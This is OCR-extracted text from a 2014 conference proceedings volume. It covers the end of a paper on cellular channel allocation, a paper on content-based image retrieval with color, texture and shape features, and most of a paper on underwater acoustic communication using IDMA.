


Fig. 8 Blocking probability versus offered load for ($n = 8$)




Fig. 9 Blocking probability versus offered load for ($n = 16$)

where G is the offered traffic per cell, n is the number of channels per cell, B is the bandwidth per channel (KHz), β is the number of users, and b is the blocking probability.

4 Simulation and Results

To show the performance of proposed algorithm in this paper, consider the number of channels as 8, 16, and 32 for an area of 10 m^2 with different bandwidths of 900, 500, and 400 KHz and number of user's β is 64. Respective plots are shown in Figs. 5, 6, 7. It is observed that blocking probability and offered load are evaluated using the proposed algorithm. Simulation results are shown in Figs. 8, 9, 10.




Fig. 10 Blocking probability versus offered load for ($n = 32$)

5 Conclusion

In this paper, we implemented distributed dynamic channel allocation technique to utilize the multiple channels available in cells. We conclude that when number of channels increases, the spectral efficiency increases, whereas for increase in the bandwidth of the channel, the spectral efficiency decreases, and the blocking probability decreases with the increase in offered load.

References

1. Forman, G.H., Zahorjan, J.: The challenges of mobile computing. IEEE Comput. **27**, 38–47 (1994)
2. Ioannidis, J., Duchamp, D., Maguire, G. Q. IP-based protocols for mobile internetworking. In: Proceedings of ACM SIGCOMM Symposium Communication, Architectures and Protocols, pp. 235–245, Sept 1991

3. Badrinath, B.R., Acharya, A., Imielinski, T.: Structuring distributed algorithms for mobile hosts. In: Proceedings of 14th International Conference on Distributed Computing Systems, pp. 21–28, June 1994
4. Yang, J., Manivannan, D.: An efficient fault-tolerant distributed channel allocation algorithm for cellular networks. IEEE Trans. Mob. Comput. **4**(6), 578–587 (2005)
5. Prakash, R., Niranjan, G., Singhal, M.: Distributed dynamic fault tolerant channel allocation for cellular networks. IEEE Trans. Veh. Technol. **48**(6), 1874–1888 (1999)
6. Nesargi, S., Prakash, R.: Distributed wireless channel allocation in networks with mobile base stations. IEEE Trans Veh. Technol. **51**(6), 1407–1421 (2002)
7. Yue, W.: Analytical methods to calculate the performance of a cellular mobile radio communication system with hybrid channel assignment. IEEE Transactions on Vehicular Technology Conference, pp. 549–553 (1991)
8. Gaasvik, P.O., Cornefjord, M., Svensson, V.: Different methods of giving priority to handoff traffic in a mobile telephone system with directed retry. In: Proceeding of 41st Vehicular Technology Conference, pp. 549–553 (1991)
9. Mostafa, R. Annamalai, A., Reed, J.H.: Performance evaluation of cellular mobile radio systems with interference nulling of dominant Interferers, IEEE Trans. Commun., **52** (2),.pp. 326–335,Feb (2004)
10. Yang, J., Manivannan, D., Singhal, M.: A fault tolerant dynamic channel allocation scheme for enhancing qos in cellular networks (HICSS-36), pp. 306–315, 6–9, Jan (2003)

An Effective Content-Based Image Retrieval Using Color, Texture and Shape Feature

Milind V. Lande, Praveen Bhanodiya and Pritesh Jain

Abstract Content based image retrieval is an active area of research for more than a decade. In this paper, we have proposed an effective way of extracting color, texture, and shape features from image and combine them in a way that ensures higher retrieval efficiency. For extraction of color features, images are divided into non-overlapping blocks, and dominant color of each block is determined using *k*-means algorithm. For extracting gray-level co-occurrence matrix (GLCM)-based texture features, each pixel in the image is replaced by average value of its neighborhood pixels. These average values are further quantized into 16 levels, for better and efficient representation of texture in the database. Finally, Fourier descriptors are extracted from the segmented image and are used to represent the shape of objects, as they have better representation capability and robust to noise, than other shape descriptors. The feature vector formed by combining all these is used to represent image in the database. We have tested our approach on wang dataset. Experimental results show that the present scheme has achieved higher retrieval accuracy on representative color image databases.

Keywords Content based image retrieval · Dominant color · Fourier descriptors · GLCM

M. V. Lande (✉) · P. Bhanodiya · P. Jain
Department of Computer Science and Engineering, RGPV University, Bhopal, Madhya Pradesh, India
e-mail: milind.jdiet@gmail.com

P. Bhanodiya
e-mail: pcst.praveen@gmail.com

P. Jain
e-mail: pritesh.arihant@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_119, © Springer India 2014

1 Introduction

Content-based image retrieval (CBIR) has been an active area of research in computer vision and image processing. CBIR is a system that can search, browse, and navigate similar images from large image databases based on visual content of the images. Some of the existing popular CBIR systems are query by image and video content (QBIC) [1], Simplicity [2], and Visual-seek [3]. Visual content of an image can be described formally in terms of color, texture, and shape features. Traditional CBIR system makes use of these features to index and retrieval similar images from the database.

Despite great work in CBIR, problem of semantic gap still prevails. This paper presents a technique to lessen this semantic gap by using more effective set of color, texture, and shape features in the process of retrieval.

The rest of the paper is organized as follows: Sect. 2 describe the related work. The proposed technique is described in detail in Sect. 3. The experimental evaluation of the proposed method is given in Sect. 4, and finally, the conclusions are summed up in Sect. 5.

2 Related work

M. Flicker et al. [1] have introduced QBIC system in which color features based on histogram, texture features based on improved tamura texture representation and the shape information include area, circularity, eccentricity, major axis orientation, and moment invariants. Karhunen–Loeve transform (KLT) was used for dimensionality reduction and R*-Tree was employed for indexing requirement.

Wang et al. [2] have presented Simplicity (Semantics sensitive Integrate Matching for Picture Libraries), an image retrieval system, which uses semantics classification methods, a wavelet-based approach for feature extraction, and integrated region matching based up on image segmentation. Pabboju and Reddy [4] have presented an image retrieval system combining global and region features. Global features such as mean, standard deviation, and edge density are used to represent images, and R*-Trees are used to make the retrieval efficient.

Nandgopalan et al. [5] have build a universal CBIR system using low-level features. The color feature vector is obtained using mean, median, and standard deviation of red, green, and blue channels of color histograms. Then, the texture features such as contrast, energy, correlation, and homogeneity are retrieved.

Wang et al. [6] have suggested an effective CBIR technique based on color texture and shape features. Dominant color, steerable texture feature and pseudo-zer nike moments-based shape descriptors are employed to index and retrieve images from the database.

3 Proposed Work

The process of feature extraction is described in the following sub-sections.

3.1 Dominant Color Extraction

Images are converted into HSV color space before extracting color features. HSV color space is more perceptually uniform than other color spaces [7]. The images are then divided into layout of size 3 × 3, containing nine non-overlapping blocks of uniform size. From each block, one dominant color representing the block is extracted using *k*-means algorithm. For this pixel, each block is grouped into *k* cluster with respect to similarity of their color.

The color representing the centroid of the cluster containing the highest number of pixels is taken as the dominant color of that block. As a result, we obtain nine dominant color representing color of each of the nine blocks, respectively. Figure 1 shows the original image and the color-reduced image containing nine colors, obtained after applying k-means algorithm. Now, the color feature vector F_c can be given as

$$F_c = (D_i, P_i) \quad i = 1 \ldots M \tag{1}$$

where D_i is the dominant color and P_i is the percentage of that color.

3.2 Texture Feature Extraction

There is no precise definition of texture. It can be defined as the repetitive patterns of pixels found in the image. Since there can be large number of pattern formed by different pixel combination, so, for proper texture representation, the images are first filtered using 3 × 3 average filter. After applying the filter, each pixel in the image is replaced by average gray level of the neighborhood of size 3 × 3. The obtained image still has large number of gray levels, so in order to reduce the computation time for GLCM, these average values are further quantized into 16 gray levels. The quantized gray-level image is then used to extract gray-level co-occurrence matrix in 4 directions, viz. 0°, 45°, 90°, and 135°.

Haralick et al. [8] have suggested 14 descriptors of texture obtained from GLCM. In this paper, we have selected five most discriminative texture features obtained from GLCM [9] given below.

$$\text{Correlation} = \sum_{i,j} \frac{(i - \mu i)(j - \mu j)p_{ij}}{\sigma_i \sigma_j} \tag{2}$$

Fig. 1 The original image and its corresponding color-reduced image

$$\text{Energy} = \sum_i \sum_j p_d^2(i,j) \tag{3}$$

$$\text{Entropy} = -\sum_i \sum_j p_d(i,j) \log p_d(i,j) \tag{4}$$

$$\text{Contrast} = \sum_i \sum_j (i-j)^2 p_d(i,j) \tag{5}$$

$$\text{Homogeneity} = \sum_i \sum_j \frac{p_d(i,j)}{I + |i-j|} \tag{6}$$

Texture feature vector is constructed by taking these five values in four directions separately as mentioned above. There by making 20(5 × 4) valued texture feature vector to be stored in the database.

3.3 Shape Feature extraction

The shape features are used to represent multiple objects in the image sand and hence is the most discriminating feature for effective image retrieval. Before extracting the shape features, images are segmented into meaningful regions using adaptive three-holding. The segmented image is then used to extract centroid distance-based Fourier descriptors [8]. The boundary of all extracted objects is regularizing by using polygon fitting algorithm. The 1-D shape signature of the boundary based on centroid distance is calculated as

$$r(t) = \sqrt{\left([X(t) - X_c]^2 + [Y(t) - Y_c]^2\right)} \tag{7}$$

where (X_C, Y_C) are the coordinates of object centroid.

Now, Fourier transform of the shape signature can be calculated as

$$F(k) = 1/N \sum_{t=0}^{N-1} r(t) \exp j(2\Pi kt)/N \tag{8}$$

where $k = -\mathrm{N}/2,\ldots\mathrm{N}/2-1$

For making the complex Fourier coefficient rotation invariant, real part is removed. The magnitude part of first 64 coefficients is taken to make the shape feature vector. All these magnitude values are made scale invariant by dividing each of them by magnitude of first coefficient for constructing the rotation and scale invariant shape feature vector as

$$f = \left[\frac{Fm_2}{Fm_1}, \frac{Fm_3}{Fm_1}, \ldots\ldots \frac{Fm_{N-1}}{Fm_1}\right] \tag{9}$$

In this work, 64 Fourier coefficients are taken so as to represent finer details of shape which improve the accuracy of the system.

4 Similarity Measure

For similarity comparison, we have used Euclidean distance, d, using Eq. 10 [9].

$$d = \sqrt{(F_Q[i] - F_{DB}[i])^2} \tag{10}$$

where $F_Q[i]$ is the ith query image feature and $F_{DB}[i]$ is the corresponding feature in the feature vector database. Here, N refers to the number of images in the database.

5 Experimental Results

The proposed system is implemented in MATLAB. To establish the validity of the proposed method, it is tested on Wang database [10] of 1,000 images. All images of this dataset are divided into 10 categories, for example, African people, beaches, buildings, buses, dinosaur, horses, flowers, elephants, mountains, and food (see Fig. 2). Each category contains 100 images each.

The efficacy of the proposed system is evaluated on the basis of standard parameter, i.e., precision and recall.




Fig. 2 Sample images from each category of Wang dataset

$$\text{Precision} = \frac{\text{No. of relevant images retrieved}}{\text{Total No. of images retrieved}}$$

$$\text{Recall} = \frac{\text{No. of relevant images retrieved}}{\text{Total No. of relevant images in the Database}}$$

Experiments are conducted by taking each image in each category as the query image and setting the number of output images to 20. Figure 3 shows the comparison of the proposed method with the traditional histogram method and the Wang method [6]. It is obvious that the proposed method outperforms all other method for all categories in terms of average precision.

Figure 4 gives the performance comparison in terms of average recall. It can be easily concluded from the graph that the proposed method have achieved high average recall in all categories listed above.




Fig. 3 Comparison based on average precision




Fig. 4 Comparison based on average recall




Fig. 5 Comparison based on average retrieval time

Figure 5 shows the comparison on the basis of average retrieval time. It is obvious from the figure that the proposed method has comparable retrieval time which is on an average less than the other methods in comparison.

6 Conclusion

The paper presents a novel and effective combination of features for efficient CBIR system. The experimental results have shown that the proposed methods are quite effective and are better than some of the traditional methods in retrieving user-intended images. In future, the validity of the proposed technique will be tested on larger image databases and work will be done to further improve the method by utilizing more effective feature set in the process of retrieval.

References

1. Niblack, CW., Barber, R., Flickner, W., Equitz, M., Glasman, E., Petkovic, D., Yanker, P., Faloutsos, C., Taubin, G.: The QBIC project: Querying images by content using color texture and shape. In: Proceedings of SPIE International Society Optics and Engineering in Storage and Retrieval for Image and Video Databases, vol. 1908, pp. 173–187. SanJose (1993)
2. Wang, J.Z., Li, J., Wiederhold, G.: SIMPLIcity: semantics sensitive integrated matching for picture libraries. IEEE Trans. Pattern Anal. Mach. Int. **23**, 9 pp (2001)
3. Zhang, D., Lu, G.: A comparative study on shape retrieval using fourier descriptors with different shape signature. J. Vis. Commun. Image Representation **14**(1), 41–60 (2001)
4. Probojju, S., Reddy, AVG.: A novel approach for content-based image indexing and retrieval system using global and region features. Int. J. Comput. Sci. Netw. Sec. **9**(2), 119–130 (2009)
5. Nandagopalan, S., Adiga, B.S., Deepak, N.: A universal model for content-based image retrieval. Int. J. Comput. Sci. **4**, 4 (2009)
6. Wang, X.-Y., Yu, Y.-J., Yang, H.-Y.: An effective image retrieval scheme using color, texture and shape features. Comput. Stand. Interfaces **33**, 59–68 (2011) http://wang.ist.psu.edu/
7. Smith, J.R., Chang, S.-F.: Querying by color regions using the VisualSEEk content-based visual query system intelligent multimedia information retrieval. American Association for Artificial Intelligence (AAAI), California, pp. 23–41 (1997)
8. Haralick, R.M., Shanmugam, K., Dinstein, I.H.: Textural features for image classification. IEEE Trans. Syst. Man Cybern. **6**, 610–621 (1973)
9. Shrivastava, N., Tyagi, V.: Multistage content based image retrieval. In: Proceedings of IEEE CSI 6th International Conference on Software Engineering (CONSEG), (2012) doi10.1109/CONSEG.2012.6349469
10. Vassilieva, N.S.: Content-based image retrieval methods. Program. Comput. Softw. **35**(3), 158–180 (2009)

Underwater Communication with IDMA Scheme

Tanuja Pande, Kulbhushan Gupta, M. Shukla, Prachi Tripathi and Ashutosh Singh

Abstract Underwater communication finds numerous application including oceanographic data collection, pollution, monitoring, offshore exploration, disaster prevention, assisted navigation, tactical, surveillance, and mine reconnaissance. The enabling technology for these applications is acoustic wireless networking. A major challenge for the deployment of UW-ASN is the development of a multiple-access technique and modulation technique tailored for the underwater environment. Typical frequency ranges from 1 Hz to 1 MHz resulting in low data rates. The ever-increasing demand of short- and long-distance communication is leading to further research in the field of underwater communication. In this paper, performance analysis has been done for underwater acoustic (UWA) communication with IDMA scheme using BPSK modulation techniques. fThe simulated system is subjected to additive white Gaussian noise (AWGN) in the channel in uncoded environment using random interleavers in MATLAB environment.

Keywords IDMA systems · Underwater communication · BER · Random interleaver

T. Pande
L.D.C. Institute of Technical Studies, Allahabad, India

K. Gupta
B.B.S. College of Engineering college, Allahabad, India

M. Shukla · P. Tripathi
Harcourt Butler Technological Institute, Kanpur, India

A. Singh (✉)
Indian Institute of Information Technology, Allahabad, India
e-mail: ashutosh_mnnit1@rediffmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_120, © Springer India 2014

1 Introduction

The term communication refers to transmitting and receiving the information from one end to another and vice versa. Communication can further be split into two parts including the message or content and the channel it is transmitted on. While wireless communication technology has become part of our daily life, the same may be efficiently utilized in acoustic environment for extraction of all hidden advantages [1].

During the last decades, the growing interest in the conditions and resources of the oceans has driven many researchers to investigate the reliability of the underwater acoustic (UWA) channel as a communication medium. This channel is one of the most complex and hostile environments to be encountered for the transmission of data. UWA communications have a wide variety of applications in undersea warfare also. These applications include wireless networked sensor telemetry in littoral areas, controlling of minefields, and networking of surface vessels, submarines, unmanned underwater vehicles (UUVs), and divers. However, the underwater communications channel is impaired by its band-limited nature and multipath propagation.

The idea of wireless undersea communications may still seem far-fetched. Although such systems remain indispensable if high-speed communication link is to exist between the remote end and the surface, it is natural to wonder what one could accomplish without the burden (and cost) of heavy cables. Human knowledge and understanding of the world oceans, which constitute the major part of our planet, rests on our ability to collect information from remote undersea locations. Without the burden (and cost) of heavy cables, reasons for the rapidly increasing efforts put into research on underwater networks are various.

The organization of this paper includes general communication model in Sect. 2 while various aspects related to acoustic channel models have been presented in Sect. 3. The Sect. 4 demonstrates the simulation result, and Sect. 5 concludes the paper.

2 Modeling of Acoustic Channel

The UWA channel is quite possibly nature's most unforgiving wireless communication medium [2]. Absorption at high frequencies, and ship noise at low frequencies, limits the usable bandwidth to between a few hundreds of hertz and tens of kilohertz, depending on the range. Horizontal underwater channels are prone to multipath propagation due to refraction, reflection, and scattering. The sound speed of 1.5 km/s is low compared with the speed of light and leads to channel delay spreads of tens or hundreds of milliseconds.

In certain environments, reverberation can be heard ringing for seconds and ultimately limits the performance of communication systems. The low speed of

sound is also at the origin of significant Doppler effects, which can be subdivided in (time varying) frequency shifts and instantaneous frequency spreading due to various mechanisms [2]. Both phenomena contribute to the Doppler variance of received communication signals, but require different measures at the receiver. If the product of delay spread and Doppler spread exceeds unity, the channel is known to be overspread, and there is little hope for reliable communication at useful data rates. Higher data rates are certainly feasible, depending on the environment and conditions, but robust operation may then require a receiver equipped with an array of hydrophones.

Doppler power spectra range from heavy-tailed to Gaussian and may be symmetrical or skewed. The Doppler spread may be essentially the same for all paths, for instance for signaling through a sound channel, or vary by orders of magnitude in channels featuring a mixture of direct and surface-reflected paths. Signal fading can be AWGN, Rayleigh, Rician, or *K*-distributed, while other channels may just as well be characterized as being deterministic [3]. In addition to signal propagation comes ambient noise, from many and varied sources.

It has been already stated that major challenges in acoustic communication is placed from three primary impairments. First, the channel is severely band-limited and high frequencies are strongly attenuated in the ocean, which further results in relatively small transmission bandwidths and relatively low data rates compared to those achievable in RF communications. Second, ocean noise is non-Gaussian and results from numerous mechanisms including weather, surface wave action, biologics, shipping, and industrial noise near the coastline. Lastly, severe fading occurs due to various destructive interferences. Reflections of the sea surface and the sea bottom, as well as scattering from inhomogeneities in the water column, result in multiple arrivals of the signal at the receiver. In Fig. 1, some of the major sources of interferences have been shown which may pose serious challenge in UWA communication.

The bandwidth of the UWA communication channel is severely restricted by the transmission loss (i.e., large-scale fading). The two dominant factors affecting transmission loss are spreading and attenuation. Spreading is a geometric effect caused when the intensity of the sound field weakens as the field expands over a larger volume [2]. Transmission loss due to spreading is proportional to $1/R^2$ for spherical spreading, or $1/R$ for cylindrical spreading where R is the range between the source and receiver. Attenuation involves the absorption and scattering of the sound wave as it propagates. Absorption is the most significant mechanism of the two and involves conversion of the acoustic energy into heat.

Noise in the underwater communication channel is observed to be non-Gaussian in nature. Various sources of noise dominate in different bands and noise levels vary greatly over time and geographic location. Therefore, developing good statistical representations of the noise is extremely difficult. Experimental observations show that at the lower frequencies (below 10 Hz), ambient noise is dominated by ocean turbulence while noise between 50 and 500 Hz is dominated by distant shipping and depends on the geographic location. At higher frequencies, 500 Hz to 50 kHz, the roughness of the sea surface dominates the noise spectrum.




Fig. 1 Major process in underwater communication

Sea surface roughness is directly related to the wind speeds at the sea surface and is therefore, weather dependent. Lastly, at high frequencies above 50 kHz, the thermal noise, due to the motion of the molecules of the sea itself, is the dominant source of ambient noise [3].

3 Multiple-Access Schemes in UWA Communication

One possible solution to overcome the problems with such a channel is to use a robust modulation method based on its capability to handle the unknown attenuation and unknown phase shifts. This can simplify the receiver design; however, it does not incorporate the ability to use high data rate with higher user count. In addition to it, the bandwidth is also reported to be limited in nature during UWA communication process.

To create a broadband multimedia communication system in acoustic environment, it is necessary to use high-bit-rate transmission of several megabits per second. If digital data are transmitted at the rate several megabits per second, the delay time of the ocean waves that are delayed is greater than one symbol time, and then, suitable equalizing is mandatory. Adaptive equalizer at the receiver side is being used to equalize the signals, but there are some practical difficulties in operating.

The ultimate solution leads to inclusion of suitable multiple-access scheme along with robust modulation technique. The researchers have utilized code-division multiple-access (CDMA) and orthogonal frequency-division multiple-access (OFDMA) schemes. The CDMA scheme has limited advantages in acoustic

environment, and OFDMA is reported to have better edge over its counterpart in this area.

Recently, researchers have proposed the application of interleavers as the only means of user separation with suitable modification in CDMA scheme. The developed scheme hence named as interleave-division multiple-access (IDMA) scheme inherits many advantages over CDMA [4, 5], in particular diversity against fading and mitigation of worst-case other-cell interference problem. In IDMA scheme, the normalized multiuser detection (MUD) cost (per user) can be made independent of user number [5]. Also, it offers simple chip-by-chip iterative MUD strategy. The above features make IDMA an attractive candidate for the 4G wireless communication.

In this paper, IDMA scheme [4, 5] has been simulated with coded [6] and uncoded states, in UWA environment with random interleavers as the only means of user separation.

4 Simulation Results and Analysis

The main aim of the simulator design includes in minimizing the E_b/N_o to achieve low bit error rate (BER). Figure 2 represents the BER performance of underwater communication with IDMA scheme with random interleavers. In this case, multiple users, the data length taken is 2,000 with 16 spread length and variation in data length. The signaling scheme is opted to be BPSK. All the simulation has been performed assuming single-cell environment and one transmitter–one receiver architecture. Also, the entire users are assumed to bear same data lengths. In this simulation, no forward error correction (FEC) coder has been used. The user count is assumed to be 20 in a cell; however, higher user count may also be taken during the simulation.

The simulation results reveal that with increment in data length related to individual users, the BER performance is improving. In happens due to fact that with data length, the possible count of interleaver increases, and hence, the randomness goes for other peak. This further helps in avoiding the multiple-access interference (MAI) among the users.

For further analysis, the rate ½ convolutional coding has been included the simulator. Figure 3 demonstrates the upper edge of FEC coding over uncoded UWA IDMA system. Increment in performance has been observed with increase in E_b/N_o. It is also observed that after 6 dB of E_b/N_o, the error becomes zero. The BER performance of the system, hence, improves with such system efficiently; however, inclusion of FEC coding consumes sufficient bandwidth for coding bits also which is assumed to be cost paid for getting better BER performance.

